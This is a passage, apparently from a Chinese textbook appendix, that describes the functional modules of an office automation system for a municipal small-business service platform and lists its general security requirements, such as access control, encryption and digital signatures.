



图 A-2　公文处理流程





图 A-3　签章过程

协同功能包括：

(1) 新建协同：建立流程，填写协同内容和附件，可以设置办理人权限及是否跟踪督办等。

(2) 待办协同：他人发来的协同信息，统一存放在待办协同中，处理人可以查看和处理。

(3) 待发事项：存储未发送的协同事项，支持建立，修改流程，加载附件，增加附言等工作。

(4) 已发事项：查看已经发送的协同事项，设置，取消跟踪流程，撤销发送给他人的信息和事件。

(5) 已办事项：查看办理完毕的事项，并对已经处理的协同可以进行撤回。

(6) 协同管理：进行协同"待办、已办，待发、已发，超期"等多种状态的统计。

### A4.3　请示报告

通过系统，实现下属机构向上级部门进行工作请示、汇报等，领导签批后，根据领导批示意见回复申请单位或转相关部门办理。

### A4.4　信息报送

信息报送包括信息上报、审核、发布、期刊管理、期刊统计、评分等。通过信息报送管理使各部门工作动态、工作思路、工作总结得到充分交流和反映，也成为领导决策、工作部署的重要科学依据。

### A4.5　办公桌面

通过系统，将传统的办公桌上的事务转换到了系统中。因此，个人办公桌面的设计必须尽可能符合办公习惯，并且可以根据工作需要调整。

### A4.6　互动交流

政府办公除了办文、办会、办事等正式沟通方式外，工作人员之间还需要进行非正式沟通和即时沟通，以满足信息交换的需要。

沟通是一切组织行为的基础，任何组织包含着大量因事而定的人与人之间的信息沟通与合作，系统提供在线呼叫、BBS 论坛、在线调查等应用以满足工作人员之间的交流需要。

### A4.7　移动政务应用

针对领导办公时间不固定，常外出，会议较多的情况，专门设计了移动办公应用。通过智能终端，通过安全认证后，在有手机信号或 Wi-Fi 的地方，可连上办公自动化系统，查看文件资料，处理签批公文和其他请示报告。

系统设计为客户端模式，这样每一次访问的数据量较低，加快访问速度，增强系统可操作性。

### A4.8 文件资料管理

通过系统，建立内部文件库，收集并规范管理各种文件资料，文件资料需要授权方可查看，权限设置与个人实际文件查看权限一致。

文件资料中可以根据工作需要设置专栏，将各种学习和宣传资料推送到工作人员办公桌面，增强工作人员的思想、理论和实践能力的提升。

## A.5 系统的安全需求

H 市中小企业服务平台是一个典型的政务信息管理系统，其信息安全需要表现在以下几个方面：

（1）网络安全：该平台是基于互联网的，网络安全是基础。其中涉及物理安全、防火墙、入侵检测、无线网络安全等方面。

（2）Web 应用安全：用户通过 Web 应用访问系统，同时平台具有通过移动设备处理日常事务的功能，需要具有 Web 应用安全和移动应用安全的能力。

（3）机密性：系统中涉及政府的机密信息、中小企业的重要数据，对重要的信息需要通过加密机制保证其机密性。

（4）访问控制：政府工作人员、中小企业管理人员和相关的业务人员都需要访问系统，通过这一平台处理事务，因此不同的访问者要具有不同的访问权限。

（5）内容安全和数据备份：对于系统中的数据要保证其完整性，并设计系统数据备份与恢复的机制。

（6）数字签名：用户通过网络实现业务审批，需要实现数字签名。

（7）信息安全管理：系统设计要符合相关的信息安全标准，并制定相应的信息安全制度，是保证信息安全技术实现的基础。